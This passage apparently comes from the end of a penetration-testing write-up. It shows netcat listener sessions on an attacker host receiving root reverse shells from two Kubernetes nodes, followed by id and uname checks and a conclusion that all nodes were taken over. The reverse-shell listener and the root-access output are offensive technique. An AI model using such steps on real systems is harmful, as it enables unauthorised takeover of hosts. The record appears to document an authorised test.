
Node 2:



```
root@syncrumweb:~# nc -l -p 2000 -v
Listening on 0.0.0.0 2000
Connection received on [redacted] 49532
groups: cannot find name for group ID 11
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@terra-node-02:/# id
id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(
root@terra-node-02:/# uname -a
uname -a
Linux terra-node-02 6.8.0-88-generic #89-Ubuntu SMP PREEMPT_DYNAMIC Sat 
root@terra-node-02:/# 
```

Node 3:



```
root@syncrumweb:~# nc -l -p 2000 -v
Listening on 0.0.0.0 2000
Connection received on [redacted] 51778
groups: cannot find name for group ID 11
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@terra-node-03:/# id
id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(
root@terra-node-03:/# uname -a
uname -a
Linux terra-node-03 6.8.0-88-generic #89-Ubuntu SMP PREEMPT_DYNAMIC Sat Oct 11 01
root@terra-node-03:/# 
```

Conclusion

With this, all nodes in this Kubernetes network have been successfully taken over. Next step is to create a penetration testing report. *Thank you*